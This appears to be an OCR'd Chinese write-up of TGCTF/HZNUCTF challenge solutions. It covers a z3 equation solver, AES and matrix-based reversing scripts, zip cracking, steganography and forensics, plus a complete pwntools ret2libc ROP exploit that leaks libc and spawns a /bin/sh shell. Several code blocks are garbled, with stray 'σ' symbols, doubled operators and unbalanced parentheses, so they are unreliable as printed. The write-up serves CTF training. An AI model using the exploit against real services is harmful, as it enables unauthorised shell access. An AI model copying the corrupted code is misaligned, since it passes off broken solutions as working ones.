40          23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] +
1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 *
g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
41          24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] +
16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 *
g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
42          25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5] +
36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11] -
11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] -
18 * g[18] == 12591,
43          5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] +
36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 *
g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 *
g[18] + 19 * g[19] == 52041,
44          29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] +
6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 *
g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 *
g[18] + 39 * g[19] - 20 * g[20] == 20253,
45          45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 *
g[5] + 66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] -
12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] -
10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
46          555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 *
g[5] + 66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 *

```

```

g[11] - 102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] +
333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 *
g[22] == 111844,
47      1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666
* g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 *
g[11] - 107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 *
g[17] + 10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 *
g[23] == 159029,

```

z3求解后手动替换原字符串获取flag:

### 代码块

```

1  from z3 import *
2  from collections import Counter
3
4  s = Solver()
5  g = [Int(f'g_{i}') for i in range(30)]
6
7  # 添加方程约束
8  constraints = [
9      7 * g[0] == 504,
10     9 * g[0] - 5 * g[1] == 403,
11     2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
12     3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
13     5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
14     7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] ==
1225,
15     11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5]
- 77 * g[6] == 7975,
16     21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] -
7 * g[6] + 15 * g[7] == 229,
17     2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] +
29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
18     10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] +
22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
19     15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] -
122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
20     13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5]
- 2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] ==
12544,
21     23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] -
25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 *
g[12] == 6585,
22     223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] -
65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 *
g[12] + 13 * g[13] == 6893,

```

```

23          29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] +
65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 *
g[12] + 33 * g[13] - 14 * g[14] == 1883,
24          69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] +
1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 *
g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
25          23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] +
1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 *
g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
26          24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] +
16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 *
g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
27          25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5] +
+ 36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11] -
- 11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] -
- 18 * g[18] == 12591,
28          5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] +
36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 *
g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 *
g[18] + 19 * g[19] == 52041,
29          29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] +
6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 *
g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 *
g[18] + 39 * g[19] - 20 * g[20] == 20253,
30          45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 * g[5] +
66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] -
12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] -
10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
31          555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 * g[5] +
66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 * g[11] -
102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] +
333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 * g[22] == 111844,
32          1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666 *
* g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 * g[11] -
107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 * g[17] +
10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 * g[23] == 159029,
33          520 * g[0] - 222 * g[1] + 333 * g[2] + 4 * g[3] - 56655 * g[4] + 6666 *
* g[5] + 666 * g[6] + 66 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 73 * g[11] +
1007 * g[12] + 7777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 * g[16] +
390 * g[17] + 100 * g[18] + 609 * g[19] + 99999 * g[20] + 210 * g[21] +
+ 232 * g[22] + 23 * g[23] - 24 * g[24] == 2762025,
34          1323 * g[0] - 22 * g[1] + 333 * g[2] + 4 * g[3] - 55 * g[4] + 666 * g[5] +
666 * g[6] + 66 * g[7] - 660 * g[8] - 220 * g[9] + 99 * g[10] + 3 * g[11] +
100 * g[12] + 777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 * g[16]

```

```


+ 390 * g[17] + 100 * g[18] + 609 * g[19] + 9999 * g[20] + 210 * g[21] + 232 *
g[22] + 23 * g[23] - 24 * g[24] + 25 * g[25] == 1551621,
35          777 * g[0] - 22 * g[1] + 6969 * g[2] + 4 * g[3] - 55 * g[4] + 666 *
g[5] - 6 * g[6] + 96 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 3 * g[11]
+ 100 * g[12] + 777 * g[13] + 250 * g[14] + 666 * g[15] + 65 * g[16] + 90 *
g[17] + 100 * g[18] + 609 * g[19] + 999 * g[20] + 21 * g[21] + 232 * g[22] +
23 * σ[23] - 24 * σ[24] + 25 * σ[25] - 26 * σ[26] == 948348.

```

## 水果忍者

unity游戏，找到关键的dll: 水果忍者\Fruit Ninja\_Data\Managed\Assembly-CSharp.dll 后放到dnSpy

简单分析一下就能看出是个AES解密flag，找到关键的key,iv,encryptedhexdata就能解出flag：



HZNUCTF{de20-70dd-4e62-b8d0-06e}

## randomsystem

手动去除花指令

主函数输入flag前的加密可以绕过，后面的加密流程

- 设置固定种子，生成随机数数组
- 用随机数打乱输入的flag
- Tlscallback生成矩阵，与打乱后flag构造的矩阵左乘
- 动态修改key，和矩阵乘法的结果异或

```
1 import numpy as np
2
3 data = [
4     0x178, 0x164, 0x0a9, 0x1f5, 0x115, 0x149, 0x08b, 0x156,
5     0x17c, 0x16d, 0x0a2, 0x102, 0x17d, 0x153, 0x15b, 0x133,
6     0x107, 0x167, 0x0a2, 0x1e4, 0x136, 0x14d, 0x15a, 0x153,
7     0x096, 0x0c2, 0x0af, 0x158, 0x09e, 0x0fa, 0x080, 0x0af,
8     0x09e, 0x0ad, 0x098, 0x17b, 0x09e, 0x124, 0x082, 0x16d,
9     0x0c5, 0x014, 0x0c5, 0x0a1, 0x0c6, 0x00a, 0x0cf, 0x0f4,
10    0x0ca, 0x00e, 0x0cc, 0x0b0, 0x0c1, 0x0ff, 0x023, 0x007,
11    0x09e, 0x0b5, 0x091, 0x161, 0x099, 0x165, 0x0f6, 0x097
12 ]
13
14 init_array = [
15     1, 1, 0, 1, 0, 0, 1, 0,
16     0, 1, 1, 0, 0, 1, 0, 1,
17     0, 0, 1, 1, 0, 1, 1, 0,
18     0, 0, 0, 1, 0, 1, 0, 1,
19     0, 1, 0, 0, 1, 0, 1, 0,
20     0, 0, 0, 0, 0, 1, 0, 1,
21     0, 0, 0, 0, 0, 0, 1, 1,
22     0, 1, 1, 0, 0, 0, 0, 1
23 ]
24
25 rand_table = [
26     27, 26, 25, 23, 28, 1, 6, 10,
27     20, 7, 15, 14, 31, 18, 19, 21,
28     9, 30, 22, 24, 8, 2, 29, 3,
29     12, 11, 17, 16, 0, 13, 5, 4
30 ]
31
32 key = b"ReVeReSe"
33 for i in range(len(data)):
34     data[i] ^= key[i % len(key)]
35
36 initMat = np.array(init_array).reshape(8,8)
37 dataMat = np.array(data).reshape(8,8)
38 inv = np.linalg.inv(initMat)
39 result = np.matmul(inv,dataMat).flatten().tolist()
40
41 flag = [round(ch) for ch in result]
42 length = len(flag)
43 for i in range(length//2 -1,-1,-1):
44     index = length - rand_table[i] - 1
45     flag[i], flag[index] = flag[index], flag[i]
46 print("HZNCTF{" + bytes(flag).decode() + "}")
47 #HZNCTF{3zfb899ac5c256d-7a8r59f0tccd-4fa6b8vfd111-a44ffy4r0-6dce5679da58}
```

# Pwn

## 签到

### ROP

代码块


```
1  from pwn import *
2
3  context(arch="amd64", os="linux", log_level="debug")
4  #context(arch="i386", os="linux", log_level="debug")
5
6  elf = ELF('./pwn')
7  libc = ELF('./libc.so.6')
8
9  p = process('./pwn')
10 #p = remote('node1.tgctf.woooo.tech',31377)
11
12 puts_plt = elf.plt['puts']
13 puts_got = elf.got['puts']
14 rdi_ret = 0x401176
15 main = 0x401178
16 payload = b"A"*(0x70+8) + p64(rdi_ret) + p64(puts_got) + p64(puts_plt) +
p64(main)
17 p.sendlineafter(b'please leave your name.', payload)
18
19 puts_real_addr = u64(p.recvuntil(b'\x7f')[-6:]).ljust(8, b'\x00'))
20 success("puts_real_addr: " + hex(puts_real_addr))
21
22 ret = 0x40101a
23 libc_addr = puts_real_addr - libc.symbols['puts']
24 system = libc_addr + libc.symbols['system']
25 bin_sh = libc_addr + next(libc.search(b'/bin/sh'))
26 payload = b"A"*(0x70+8) + p64(ret) + p64(rdi_ret) + p64(bin_sh) + p64(system)
27 p.sendlineafter(b'please leave your name.', payload)
28
29 p.interactive()
```

# Misc

## ez\_zip

第一层弱口令 20250412

第二层sha512加密后明文攻击



第三层修复zip，自己创建一个flag.zip，照着格式改改就行

The screenshot shows the OllyDbg debugger interface. On the left, there's a memory dump window titled 'flag.zip' with columns for address, byte value, and hex dump. A specific entry at address 0x0010h is highlighted with the value 'D6 FB'. On the right, there's a table titled '模板结果 - ZIP.bt' (Template Result - ZIP.bt) showing the structure of a ZIP file. It includes fields like '名称' (Name), '值' (Value), '开始' (Start), and '大小' (Size). The table lists various file headers and attributes, such as 'PK' at offset 0x00h, 'E4 63' at 0x01h, and 'flag.txt' at 0x88h.

TGCTF{Warrior\_You\_have\_defeated\_the\_giant\_dragon!}

next is the end

The screenshot shows a file browser interface with a search bar at the top containing 'next\_or\_end'. Below the search bar, two files are listed: 'hint.txt' and 'flag.txt'. Both files have their modification dates displayed: '修改日期: 2025/4/8 10:40' for 'hint.txt' and '修改日期: 2025/4/3 13:32' for 'flag.txt'. The 'flag.txt' file is highlighted with a yellow box.

flag{so\_great!}

where it is(osint)

谷歌搜图能找到个711，再找找就能找到

TGCTF{港墘站}

简单签到，关注：“杭师大网安” 谢谢喵🐱

21:31



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戳右下角了解我们~

欢迎参加TGCTF



TGCTF{Efforts\_to\_create\_the\_strength,  
attitude\_determines\_altitude.}

你的运气是好是坏？

| 有没有一种可能，这题改名叫 你的运气是好是臭 比较好一点  
猜的

flag{114514}

TeamGipsy&ctfer

火眼仿真直接改密码



虚拟机 (Ubuntu.vmdk) 创建成功

用户密码已重置为:123456

打开目录

账户信息

继续创建

启动虚拟机

看桌面上的记录知道出题人开过两个docker容器，还设置了mysql密码。随便进了一个容器翻翻数据库就找到了flag

```
Ubuntu - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(I) 帮助(H) | 按钮
库 在此输入内容... 库 Ubuntu Ubuntu.vmdk
Activities Terminal 4月 13 00:12 root@hanuctfer-virtual-machine:/home/hanuctfer
root@hanuctfer-virtual-machine:~# docker entrypoint.sh
7d882c19350 mysql docker-entrypoint.sh 11 months ago Up 3 seconds 3306/tcp, 33066/tcp TeamGipsyCTf
root@hanuctfer-virtual-machine:~# docker exec -it 7d882c19350 bash
binfmt_misc dev docker-entrypoint-initdb.d etc home lib lib64 media net opt proc root run sbin srv sys tmp usr var
bash-4.4# mysql
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
bash-4.4# database()
bash-4.4# systemctl start mysql
bash: systemctl: command not found
bash: systemctl: command not found
bash-4.4# mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \q.
Your MySQL connection id is 1 to MySQL Community Server
Version: 8.0.26 MySQL Community Server - GPL
Copyright (c) 2000, 2024, Oracle and/or its affiliates.
MySQL is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| TeamGipsy |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.03 sec)

MySQL> show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_TeamGipsy |
| CTF |
| TG |
+-----+
2 rows in set (0.00 sec)

mysql> show columns from CTF;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int | NO | PRI | NULL | auto_increment |
| hanuctfer | varchar(255) | YES | NULL | NULL | auto_increment |
+-----+
2 rows in set (0.00 sec)

mysql> show columns from TG;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int | NO | PRI | NULL | auto_increment |
| flaghere | varchar(255) | YES | NULL | NULL | auto_increment |
+-----+
2 rows in set (0.00 sec)

mysql> select flaghere from TG;
+-----+
| flaghere |
| HANUCTFER{you_are_really_the_TeamGipsy_ctf!} |
+-----+
1 row in set (0.00 sec)

mysql>
```

这是啥o\_o

gif时间隐写

```
(base) └─(root@WIN-EICAC432NIT)-[/home/starr]
└─# identify -format "%s %T \n" 1.gif
0 84
1 71
2 67
3 84
4 70 Computer
5 123
6 89
7 111 Desktop
8 117
9 95
10 99 Trash
11 97
12 117 documents
13 103
14 104
15 116
16 95
17 117 Videos
18 112
19 95
20 119
21 105
22 116
23 104
24 95
25 116
26 105
27 109
28 101
29 33
30 125
```

- 116 -> 't'
- 105 -> 'i'
- 109 -> 'm'
- 101 -> 'e'
- 33 -> '!'
- 125 -> '}'

### 拼接成字符串：

将这些字符按顺序拼接起来，得到最终结果：

```
TGCTF{You_caught_up_with_time!}
```

### 答案：

Plaintext

深色版本 | ☰

```
TGCTF{You_caught_up_with_time!}
```

>- 代码模式

山 ↴ ☰ ⌂ ⌂ ⌂

深度思考

联网搜索

>- 代码模式

PPT创作

指令中心

↑ 千事不决问通义



服务生成的所有内容均由人工智能模型生成，其生成内容的准确性和完整性无法保证，不代表我们的态度或观点

## 问卷大调查！

wjx.cn/wjx/join/completetmobile2.aspx?activityid=hu7yl9l&joinactivity=123568615903&ssojumpindex=41&anst=5xKEV7RWbLrztMjetdOzaFyDzEs69UC9&comsign=7195A95567... ☆ ☰ ⌂ ⌂ ⌂

您的答卷已经提交，感谢您的参与  
TGCTF{Welcome to your next visit!}

